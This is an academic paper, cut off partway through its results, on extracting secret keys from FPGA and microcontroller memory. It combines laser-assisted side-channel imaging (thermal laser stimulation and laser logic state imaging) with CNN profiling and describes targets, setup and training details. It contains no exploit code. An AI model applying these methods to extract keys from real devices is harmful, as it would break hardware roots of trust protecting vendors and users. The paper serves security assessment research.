The security of modern electronic devices relies on secret keys stored on secure hardware modules as the root-of-trust (RoT). Extracting those keys would break the security of the entire system. As shown before, sophisticated side-channel analysis (SCA) attacks, using chip failure analysis (FA) techniques, can extract data from on-chip memory cells. However, since the chip's layout is unknown to the adversary in practice, secret key localization and reverse engineering are onerous tasks. Consequently, hardware vendors commonly believe that the ever-growing physical complexity of the integrated circuit (IC) designs can be a natural barrier against potential adversaries. In this work, we present a novel approach that can extract the secret key without any knowledge of the IC's layout, and independent from the employed memory technology as key storage. We automate the – traditionally very labor-intensive – reverse engineering and data extraction process. To that end, we demonstrate that black-box measurements captured using laser-assisted SCA techniques from a training device with known key can be used to profile the device for a later key prediction on other victim devices with unknown keys. To showcase the potential of our approach, we target keys on three different hardware platforms, which are utilized as RoT in different products.

1 Introduction

For security applications, people rely on hardened hardware modules, like Trusted Platform Modules (TPMs), as the root-of-trust (RoT) for storing secret keys. Those keys ensure the functioning of complex and delicate systems like routers, servers, sensor systems, and cars by establishing secure communication channels, safeguarding trusted code execution, and protecting the intellectual property embodied in the device. Extracting secret keys managed by a RoT hardware would break the entire system's security. Possible motivations for attackers are the extraction of secret information, tampering with the design, or cloning the device.

Modern integrated circuits (ICs) and system-on-chips (SoCs) consist of billions of transistors, which makes the reverse engineering of the design and layout very challenging. Moreover, data extraction from various key storage technologies requires different measurement tools and expertise, making the attack costly and unscalable. This physical complexity might lead to a belief by vendors that the localization and extraction of assets/secrets on their products is a laborious task. In addition to that, the usage of the keys in diverse applications, such as firmware/bitstream decryption, asymmetric cryptographic operations, or logic deobfuscation, makes the generalization of an attack against RoTs infeasible.

There are companies like Techinsights [1] and Texplained [2] that invest lots of expertise and effort into fully reverse engineering ICs with destructive techniques and using sophisticated failure analysis (FA) tools, such as scanning electron microscopes (SEMs) and focused ion beams (FIBs) [3]. They can extract the IC's netlist, analyze its functioning, and therefore, find the location where the key is stored. While effective, this approach is very time consuming and expensive. On the other hand, researchers have shown that attacks on some specific devices only require partial reverse engineering. Applying SEM [4, 5], FIB [6], microprobing [7], and laser-assisted side-channel analysis (SCA) techniques using laser scanning microscopes (LSMs) [8, 9, 10, 11] are examples of such academic work. Nevertheless, these attacks have only been carried out in an experimental environment, where many details of the design were available beforehand or had to be gathered manually.

Considering the high amount of manual reverse engineering work, one might ask if machine learning techniques could be applied in the context of hardware security to reduce the required knowledge for key extraction. Indeed, the benefit of applying deep learning techniques on classical SCA attacks, like power and electromagnetic (EM) analysis, have already been discovered and studied extensively [12, 13, 14, 15]. At the same time, convolutional neural networks (CNNs) have become the default choice for image classification tasks, as they remove the need for manually tailoring the algorithm to

its specific application. Consequently, CNNs could also be one suitable method for extracting a key from images captured by FA techniques from a complex chip with unknown design and layout. In other words, if an attacker combines image recognition techniques with sophisticated FA tools that are capable of capturing the logic state from inside the IC, a new threat dimension arises. Such an approach can antiquate the expensive reverse engineering portion of hardware attacks. On the positive side, such a tool, if automated, can also be used for security assessment of products.

Our contribution.

In this work, we develop an attack approach drawing the connection between image recognition techniques, profiling SCA, and sophisticated FA tools to extract the secret key from memory cells of an IC without requiring any knowledge about the chip's layout and its functioning.

To validate our claims, we conduct SCA using two different and well-known laser-assisted SCA methods, namely thermal laser stimulation (TLS) [10] and laser logic state imaging (LLSI) [11]. We apply these SCA techniques on three different hardware targets with various process technology sizes: the dedicated key memory of an 20 nm Field Programmable Gate Array (FPGA), the SRAM of a 180 nm microcontroller, and the registers of an 60 nm FPGA. All these platforms can be potentially part of an RoT implementation. To showcase the strength of our approach, we exemplarily deploy CNNs to create models out of obtained measurements from these devices. The results demonstrate that our trained models can extract an unknown secret key from the victim devices with high accuracy, even in the presence of largely irrelevant information and activities on the chip. Moreover, it is not required to know the location of targeted memory cells and how to interpret the bit values from the measurements. Note that our approach is not limited to optical SCA attacks, and can also be combined with SEM, FIB, or any other FA microscopy tools, which capture the activity of transistors.

While in this work we have applied deep learning due to its straight-forward nature for highlighting the threat of our approach, deploying other image recognition techniques is also conceivable. In this regard, we are open-sourcing the side-channel data to enable other researchers to improve data extraction using various techniques. Consequently, we would like to stress that the emphasis of this work is on showing that laser-based SCA can eliminate the reverse engineering step for extracting secret information, and not on applying deep learning techniques as profiling SCA tool.

2 Threat Model

2.1 Target

In hardware RoT applications, we can distinguish between two different kinds of keys. At least one *root key* must be stored in plaintext in a non-volatile memory (NVM). Other keys might be stored internally/externally in an encrypted form, decryptable by the root key. In the following, we will refer to them as *application keys*. In addition to its usage as key-decryption-key, the root key might also be deployed directly, e.g., for firmware or bitstream decryption. Since the root key is typically stored in a (tamper- and read-proof) NVM, such as flash memory, EEPROM, or ferroelectric RAM, the direct extraction of its content is not a straightforward task [5]. However, even if the NVM is considered secure, for being used, the contained key will be loaded into CMOS memory cells at some point in time, see Fig. 1. The same holds true for application keys after they have been decrypted.





Figure 1: Extraction of the root key after it was loaded from a tamper- and read-proof non-volatile memory, or of an application key after it has been decrypted using the root key.

Previous work has shown that sophisticated non- and semi-invasive FA tools are capable of extracting logic states from CMOS logic gates [16] and memory cells [8, 10, 11]. These techniques typically produce an image (i.e., activity map or response image) which contains information about the logic state of the area of interest. Yet, extracting the actual memory content from these images can be a challenging task, even if the chip's layout is known, or at least understood to a certain degree. Although tools like SAT solvers [11] and image recognition techniques can aid the localization of the key, much prior knowledge of the memory cell's design, its geometry, and its exact location is required. Therefore, a potential attacker might be highly motivated to reduce the effort for extracting keys from the images.

2.2 Attacker's Motivation

We assume an adversary who has access to FA tools and has a strong motivation to avoid expensive reverse engineering of the whole IC for just extracting a single key out of it. One might ask why an adversary would invest that much effort into extracting the key from a single device. The primary motivation in many scenarios is that the same key is used for all devices, for instance, when firmware, bitstream, or logic encryption is used to protect the proprietary design of a system. The key is therefore programmed by the vendor before the product is shipped to the customer. Consequently, extracting the key from one device would break the security of all devices from the same family. Even if the key differs between



(a) TLS (b) LLSI

Figure 2: Schematic of a CMOS memory cell and how the two measurement techniques can extract the cell's logic state. Transistors for read and write access are omitted. Figures based on [19, 20].

devices, it should be kept in mind that all chips from a device family have the same layout. Therefore, the adversary can learn how to extract the key from a training device and use her knowledge to extract the key also from other devices of the same family.

3 Background

3.1 Optical Side-Channel Analysis Attacks

For being able to debug the active silicon of integrated circuits (ICs) in the presence of the many metal layers on the chip frontside, techniques have been developed to access on-chip signals through the IC backside [17]. The corresponding optical side-channel analysis (SCA) techniques take advantage of the high infrared transmission in silicon for wavelengths above 1 µm, basically allowing to "see through" the bulk silicon at the IC backside. Due to their availability in FA labs around the globe, related techniques like photon emission analysis, laser stimulation, and optical probing have been adopted by the hardware security field [18, 10, 9]. A typical setup consists of a laser scanning microscope (LSM) with laser sources of different wavelengths, a detector for measuring the reflected laser light, and optionally a camera for photon emission analysis.

The two relevant techniques for this work, including reported attacks in the literature, will be discussed below.

3.1.1 Thermal Laser Stimulation

Thermal laser stimulation (TLS) is an SCA technique that induces electrical perturbations on a target device by creating local temperature gradients when stimulating an area of interest with a laser beam. The laser beam's wavelength is above 1.1 µm, which does not have enough energy to generate electron-hole pairs, but thermal gradients. A temperature variation on a thermocouple can lead to a voltage generation, which is known as the Seebeck effect [21]. The Seebeck voltage can be leveraged to extract the logical states from CMOS memory cells [19].

A CMOS memory cell consists of two cross-coupled inverters, with one transistor per inverter being low-ohmic (conducting) and one being high-ohmic (nonconducting), see Fig. 2a. Hence, while storing a value, i.e., in the stable state, only a negligible current is flowing between VCC and GND. However, if a laser beam stimulates the drain-bulk junction of a transistor with low-ohmic channel, it generates a Seebeck voltage ($V_{Seeb.}$). This voltage is forwarded along the circuit to the gate of a transistor in the high-ohmic state. This transistor is slightly switched on and – via exponential sub-threshold operation–, the current drawn from the memory cell's power supply increases. If an area of interest on the device is scanned pixel-wise by a laser beam and the small power consumption variations are recorded along with the laser beam's location, the TLS response map of the scanned area can be obtained. The areas of the two sensitive transistors will show up brighter in the TLS response map, due to the slight increase in power consumption. For the opposite bit state, the other two transistors will appear on the response map, making the two different bit states of the memory cell distinguishable from each other.

TLS is a well-understood technique that has been used to read out SRAM memory on microcontrollers [19, 22] and extract the cryptographic key from the battery-backed RAM on an FPGA [10]. One scan over the area of interest can reveal the entire memory content, and therefore, TLS can be considered a single-trace SCA technique. Naturally, the memory content should stay constant during the scan. Recently it has been shown that TLS can be mounted with cheaper setups than previously expected – for around $100k [23].

3.1.2 Laser Logic State Imaging

Optical probing is an FA tool used for acquiring electrical information from inside the IC [24, 8, 9]. Electro-optical frequency mapping (EOFM) is an optical probing technique that allows creating a 2-D activity map of circuits, showing nodes that are switching at a particular frequency [25]. While light with wavelengths above 1 µm scans the IC backside pixel by pixel, it passes through the silicon substrate. The light is partially absorbed and partially reflected by structures such as metal layers and transistors, whereas the electrical field present at transistors influences the light's amplitude and phase. A portion of the reflected light leaves the IC through the backside where it is converted into a voltage and fed into a narrow-band frequency filter set to the frequency of interest. The resulting signal's amplitude and the position information

form the 2-D activity map on which areas modulating at the frequency of interest appear as bright spots.

For EOFM measurements, it is necessary to know the internal switching frequency of the circuit of interest to track the signals. This frequency can be hard to predict, and even worse, there is not necessarily any switching activity for memory cells if no read/write operation is carried out. This problem can be tackled by inducing a frequency, for example, by modulating the core voltage that supplies the circuit under test. The corresponding technique is called laser logic state imaging (LLSI) and has been introduced as an extension to EOFM [20]. LLSI makes the extraction of static logic states possible, e.g., from a CMOS memory cell, as illustrated in Fig. 2b. The low-ohmic transistors' electric fields oscillate with the power supply's modulation frequency, and hence, produce an EOFM signal. In contrast, off-state transistors do not produce a strong EOFM signal. Consequently, the logic state of the SRAM cell can be deduced. LLSI has been used to read out SRAM on a microcontroller [22] and the registers on an FPGA [11].

Note that LLSI can be used to extract not only the state of SRAM cells or registers, but also any cluster of transistors, such as buffers or logic gates. As long as the bit state of the logical element affects the involved transistors, the bit value can be extracted. Next to TLS, also LLSI can be considered a single-trace SCA technique, as one scan over the region of interest is sufficient to capture its entire logic state. Similarly, to perform LLSI, the memory content has to remain constant during the scan. One way to achieve this requirement is to halt the clock signal to prevent any update in the values of the memory [11]. However, in some applications, e.g., logic locking, the secret key has to be provided constantly to the locked circuit in order to keep it unlocked during runtime, and therefore, no clock control is needed. Moreover, it has been observed that some cryptographic accelerators do not necessarily clear key registers after encryption/decryption [26], and hence, the key remains in the registers as long as the device is powered on.

3.2 Deep Learning for Image Classification

Due to their high flexibility, convolutional neural networks (CNNs) [27, 28, 29] are a popular choice for many computer vision applications such as image recognition [30, 31]. Image recognition typically consists of two tasks: object classification (also called image-level annotation) and object detection (object-level annotation). While for classification only the presence of an object from a given set of classes is assessed – and not its position –, object detection is typically a more challenging task. In this work, we are only interested in the existence of a logic `0` or `1` in an image, and therefore, we will only cover object classification in the following.

CNNs are a subclass of deep neural networks and complement the fully-connected (FC) networks (also known as multilayer perceptrons) with trainable feature extractors, the so-called *convolutional layers*. A convolutional layer finds features in the image (e.g., corners, edges, etc.) using trainable filters that cover a certain receptive field. The resulting *feature maps* can be fed into subsequent convolutional layers to detect larger features. Intermediate subsampling steps – *pooling layers* – reduce the resolution of the feature maps to decrease the sensitivity to shifts and other distortions. Finally, after some repetitions of convolutional and pooling layers, the output is *flattened* and fed into the FC network to classify the images.

In the literature, different architectural designs for CNNs have been reported, e.g., LeNet-5 [28], AlexNet [32], and VGG [33]. The authors of the VGG architecture presented a generic design consisting of the repetitive application of filters with a very small receptive field (3×3 pixels), followed by a max-pooling over a 2×2 pixel window. The stack of convolutional layers is followed by FC layers with one neuron for each class in the output layer [33]. The structure of multiple small convolutional layers followed by a max-pooling layer is often referred to as *VGG-block* and has become a popular building block and starting point when designing a new model from scratch, like it will be required for the optical key extraction. Different concepts have been developed to reduce over-specialization on the training data (so-called overfitting) of CNNs, especially when only a small training dataset is available. For instance, a *dropout layer* can remove random nodes from the FC layers during training, which leads to the extraction of more robust features [34]. Furthermore, *data augmentation* can increase the number of training samples artificially, and therefore, reduce overfitting as well [35].

3.3 Related Work

This work builds on an approach that is known as profiled side-channel analysis [36], where a device under the adversary's control is used to create a leakage model, which is later used to extract the secret from a similar device [37]. In the literature, profiled SCA is typically applied to a cryptographic core by observing its operation, for instance, through power and EM side-channels. In the *profiling phase*, the behavior of the DUT is observed and incorporated in a leakage model using either statistical methods (a.k.a template attacks [38]) or machine learning techniques [39], such as support vector machines [40] and neural networks [12, 13, 14, 15]. In the *attack phase*, the extracted model is used to extract the unknown secret from the target device. Traditional SCA has limited applicability in some cases, e.g., when the key is not involved in active computations, or when countermeasures prohibit the capturing of a sufficient number of traces.

Next to side-channel analysis, machine learning is also used in many other applications in the field of hardware security [39], for instance, for hardware trojan detection [41] and reverse engineering [3, 42].




Figure 3: Schematic of the proposed three-step attack approach.

4 Attack Approach

Our attack approach has already been sketched in [43] and assumes that the adversary has access to a training device, for which she can control the contained secret at her will. However, she does not have any knowledge about the design of the chip and the location of the key storage. In this scenario, the approach for the attacker consists of three steps, see Fig. 3. In the first step, randomly chosen keys are programmed into the training device, and SCA images are captured from the IC backside for each key. Subsequently, neural networks are trained with the obtained images. These two steps can be specified as profiling phase. In the final step, the attack phase, the secret on the target device is revealed by one or a few measurements and the previously trained networks. Note that in this work, we chose to apply deep learning techniques for image recognition due to their ad-hoc adaptability to many problems with minimal tuning effort. For the secret extraction from the images, potentially also other machine learning or statistical methods can be applied. In the following, we discuss the three steps of our approach in more detail.

4.1 Automated Measurements

For gathering a training dataset, the adversary captures response images using TLS or LLSI from the training device containing different randomly chosen keys. Since capturing many high-resolution images from larger areas of the chip can be very time consuming, the attacker would first try to find candidate areas for the on-chip memory. Due to the repetitive and regular structure of memory arrays, such candidate areas often can be discovered by analyzing an optical image of the chip. If this is not the case, two response images (containing two different secrets) can be captured from the entire chip area. When subtracting the two images, the attacker can consider all areas showing a difference as candidate areas which should be covered by the automated measurements. Consequently, one sample in the training database consists of one or more response images and the programmed secret. After capturing some samples, the attacker can continue with step 2, that is, training CNNs with the database.

4.2 Neural Network Training

Before training CNNs with the response images, possible drift caused by mechanical instabilities of the setup should be corrected. For this, classical image registration techniques can be used, e.g., by calculating the offset between an optical image captured along with the response image and one fixed optical image. Subsequently, the response image can be transformed according to the calculated shift.

Furthermore, the programmed secret is split into its individual binary bits, which are assigned as multiple labels to each image – one label per bit. Once these preparatory steps are done, a CNN can be designed to learn the secret bits from the response images. More specifically, for each bit of the secret, the images are classified to contain either the binary bit value `0` or `1`. Note that each bit of the secret is handled independently from the other bits. To find out if the images depend on the secret at all, different network architectures should be investigated while trying to learn just a single bit of the secret. Following common practice, we propose to start with a simple model, containing only a few convolutional layers (one VGG-block, see Section 3.2).

To reduce the resources needed for training the model, the images can be split into smaller-sized sections, and a separate model can be trained on each section. As a side-effect, the attacker can find the secret's rough location. If the network does not reach a very high validation accuracy, but the secret bits can be learned to some degree, more measurements from the respective section might be required (supposedly also with higher resolution). The application of data augmentation techniques is likely to reduce the required number of measurements. Once single bits can be learned successfully, a multi-label classification can be attempted to reduce the training time. In other words, one network should learn more than one bit at the same time. This can be achieved by adding more output neurons to the FC network – one per bit of the key to be learned.

4.3 Secret Extraction

When all bits could be learned using the training dataset with a sufficiently high accuracy, the attacker knows the required

locations on the chip and measurement parameters for a successful extraction of the secret. She then can capture response images from the target device (containing an unknown secret) and let the obtained models predict the key from those images. Depending on the accuracy of the network, multiple images with slightly different parameters (like focus position) could be obtained for being able to apply a majority voting scheme on the predicted secret bits, and therefore, achieve a higher probability for predicting all bits of the secret correctly. In this work, we abstain from extracting the secret from a target device and instead rely on the test accuracy from the training phase as an indicator for the attack's success. However, we expect the inter-device differences to be lower than the noise introduced during different measurement runs and by data augmentation.

5 Experimental Setup and Target Devices

In the first part of this section we give details on our setup for conducting TLS and LLSI measurements. Then we briefly describe our setup for the learning part. Finally, we introduce the devices under test (DUTs) and present images of their memory structures captured with our setup.

5.1 Measurement Setup

5.1.1 Optical and Electrical Setup

The core of our setup is a Hamamatsu PHEMOS-1000 FA microscope. It is equipped with a 1.3 µm high-power incoherent light source (HIL) for optical probing and a 1.3 µm laser for thermal stimulation. In addition to the 5×, 20×, and 50× lenses, a scanner-zoom of 2×, 4×, and 8× is available. The light beam is scanned pixel-wise over the device using galvanometric mirrors. For acquiring optical images and conducting LLSI, the reflected light is separated by semi-transparent mirrors and fed into a detector. For LLSI, the detector's output is fed into a bandpass filter set to the frequency of interest. The PC software then produces a 2-D image containing the measured amplitude at each pixel. For conducting TLS measurements, the laser is scanned over the device, and its power consumption is measured using an external current preamplifier (Stanford Research Systems SR 570). The amplifier's output is fed into the PHEMOS PC software, which produces a response map of the locations sensitive to the thermal stimulation. The setup specific to the devices under test is described in Section 5.3.

5.1.2 Measurement Automation

For repeating the measurements with different secrets programmed into the target devices, we programmed a tool in the LabView programming environment. It can control the PHEMOS software (e.g., start and stop measurements, execute auto-focus, move the lens) and access the captured images for correcting horizontal and vertical drift. Furthermore, the tool can trigger the programming of a new secret into the DUT by communicating with a target-specific script running on another PC. In one iteration of the automated measurements, first a new secret is programmed. Then, after executing the auto-focus, an optical image is captured and saved. The drift between that image and the first image of the measurement series is calculated and the lens is moved accordingly. Finally, the TLS or LLSI measurement is conducted and the resulting image is saved along with the secret.

5.2 Learning Setup

For correcting drift in the final images, we made use of the MATLAB image processing toolbox. As machine learning toolbox, we used the Keras API for TensorFlow (version 2.3.0). We ran all our experiments on an Ubuntu 20.04.1 LTS machine with an Intel i7-6850K CPU @ 3.6 GHz, 128 GiB of system memory and a GeForce GTX 1080 Ti GPU with 11 GiB of memory. For all experiments, we made use of the TensorFlow GPU support.


5.3 Devices under Test

We chose three different targets manufactured in different technology sizes and containing different kinds of volatile key memories for our evaluations.


5.3.1 Xilinx Kintex Ultrascale BBRAM

As first and simple target we chose the battery-backed RAM (BBRAM) of a Xilinx Kintex Ultrascale FPGA, which is used for storing a 256-bit bitstream decrpytion key. In principle, BBRAM is identical to common SRAM – except that it is designed to be powered via battery over a long period. Therefore, BBRAM cells are susceptible to optical SCA attacks. In the literature it has been shown that the key from this device family can be extracted using TLS [10].


The FPGA, which is manufactured in a 20 nm technology, is mounted on an AVNET development board (AES-KU040-DB-G). The flip-chip package of the FPGA allows direct access to the silicon backside of the chip. For conducting TLS measurements, the current preamplifier is connected to the battery rails of the chip and the main power supply is switched off. The bias voltage of the amplifier supplies the BBRAM during the TLS measurement. For programming a new key, the FPGA has to be powered by the development board's power supplies. To fully automate the programming and measurement process, we made use of the supplies' PMBus interface, allowing to switch the power on and off programmatically via a microcontroller (using the TI PMBus library [44]). Consequently, for programming a new key, the power supplies are



(a) Optical image



(b) TLS response image with a random key programmed



(c) Difference between two TLS response images with different keys

Figure 4: Images of the Xilinx Ultrascale BBRAM.

switched on, a key is programmed via JTAG and the Xilinx Vivado TCL interface [45], and the power supplies are switched off again. Note that during the whole process, the BBRAM voltage is supplied by the current preamplifier. Fig. 4 showcases images of the BBRAM area captured with our setup. Although the chip is manufactured in a 20 nm technology, the size of one memory cell is around 2.8 µm × 3.1 µm, which can be explained by leakage current considerations [10].

5.3.2 Texas Instruments MSP430 SRAM

As second and more flexible target, we chose the freely programmable 1024-byte SRAM of a Texas Instruments MSP430 microcontroller. The chip is manufactured in a 180 nm technology with an SRAM cell size of approximately 2.5 µm × 1.9 µm [22]. The literature shows that the SRAM content of this device can be extracted using TLS and LLSI [22]. For our experiments, we chose to conduct LLSI measurements, as TLS is only possible while the device is in a low-power mode, which is not the case for LLSI. Hence, LLSI can be considered a more powerful technique in this case.

To access the chip backside, the device had to be opened and soldered backside-up on a custom PCB. Note that polishing or thinning the silicon backside was not necessary. For modulating the power supply of the SRAM memory, we made use of the VCORE pin, which provides access to the internally generated core voltage of the microcontroller. To this pin, we connected our modulator circuit, consisting of a voltage regulator whose feedback path is modulated using a laboratory frequency generator with a sinusoidal wave. For programming the SRAM content during the automated measurements, we used an Olimex JTAG debugger (MSP430-JTAG-TINY-V2), controlled by a Python script using the MSPDebug command line tool [46]. During the whole LLSI measurement, the debugger is left connected and switched on. Fig. 5 showcases images of the SRAM area captured using our setup.

5.3.3 Intel Cyclone IV Registers


As the third target, we chose the registers of a Intel Cyclone IV FPGA. The FPGA consists of 392 identical logic array blocks (LABs), each comprised of 16 logic elements (LEs), whereas every LE contains one register cell. The chip is manufactured in a 60 nm technology. We had to open the package and solder the chip backside-up on a custom PCB for accessing the chip's backside. To modulate the supply voltage for conducting LLSI, we used a voltage regulator (TI TPS7A7001) and modulated its feedback path with a sinusoidal wave. We created a logic design that updates the register values when applying an external clock with precomputed randomly chosen values during the automated measurements.

By subtracting two LLSI images with different data, we found the LAB's area containing the registers. To reduce the measurement time, we covered only that area with the automated measurements. Consequently, one response image contains one logic array block, and therefore 16 registers, see Fig. 6. From the difference images, we could also estimate the memory cell size to around 7 µm × 9 µm.

6 Results

In this section we apply our deep learning based approach on the response images captured with the automated setup. For all experiments, we first reduced the drift – caused by mechanical instabilities of our setup – between the images in the dataset. For this, we calculated the offset between the optical image captured along with each response image and one fixed optical image by means of an elastic transformation using the MATLAB image processing toolbox. Then we applied the transformation to the corresponding response image. For the sake of simplicity, we will in the following refer to the response images only as "images". To encourage others working with our data, we made all images captured in the context of this work available online.[1]

[1] http://dx.doi.org/10.14279/depositonce-11354



(a) Optical image

(b) LLSI image (512 key bits, rest zeroized)


(c) LLSI image (512 key bits, rest randomized)

(d) Difference between two LLSI images (rest zeroized)

Figure 5: Images of the TI MSP430's 1024-byte SRAM area.

Target	# Mem. bits	# Key bits	Technique	Image dimensions	Lens and scanner zoom	# Images	Time/Image (mm:ss)	Total time (hh:mm)
BBRAM	288	256	TLS	985 px × 407 px	50× (×2)	578	02:02	19:35
MSP430 (zeroized)	8192	512	LLSI	503 px × 355 px	50×	433	13:00	93:49
MSP430 (randomized)	8192	512	LLSI	503 px × 355 px	50×	821	13:00	177:53
FPGA Registers	16	16	LLSI	509 px × 28 px	50× (×2)	568	2:40	25:17

Table 1: Overview of devices under test and the captured images in automated measurements.



(a) Optical image

(b) LLSI image

(c) Difference of two LLSI images

Figure 6: Images of one Intel Cyclone IV LAB containing 16 registers.

6.1 Key Extraction from BBRAM

Using the automated setup, we have captured over 500 TLS images of the BBRAM containing randomly chosen keys, see Tab. 1 for details. The memory cells' locations within the image become visible when subtracting two TLS images containing different keys, see Fig. 4c. The relatively large spots indicate that the memory cells cover many pixels, and therefore, we downsized the images with a factor of 0.4 before using them for training. We first investigated if it is possible to extract single key bits from the images (Section 6.1.1). Further, we examined ways for reducing the required time for learning (Section 6.1.2) and the number of images in the training dataset (Section 6.1.3). Finally, we constructed an optimized attack approach from our findings (Section 6.1.4).

6.1.1 Learning single bits

For the first experiments, we fed images containing the entire BBRAM area into the network (cf. Fig. 4). For the CNN, we used a simple VGG-like structure, consisting of just two convolutional layers, followed by a pooling layer, and a FC network with one hidden layer (512 neurons), a dropout layer (rate 0.2), and an output layer with one neuron. For the model summary, see Fig. 18 in the Appendix. For all experiments in this work, we used the Adam optimizer with an initial learning rate of 0.001, binary cross-entropy loss functions, and rectifier activation functions. We randomly split the available images into training (70%), validation (15%), and test (15%) datasets. Further, we applied a batch size of 8 images and set the number of steps per epoch to the number of images in the training dataset divided by the batch size. To deal with the relatively small datasets, we augmented the images by means of an affine transformation with a random rotation of




Figure 7: Training and validation accuracy when learning a single bit of the BBRAM key from the full image.

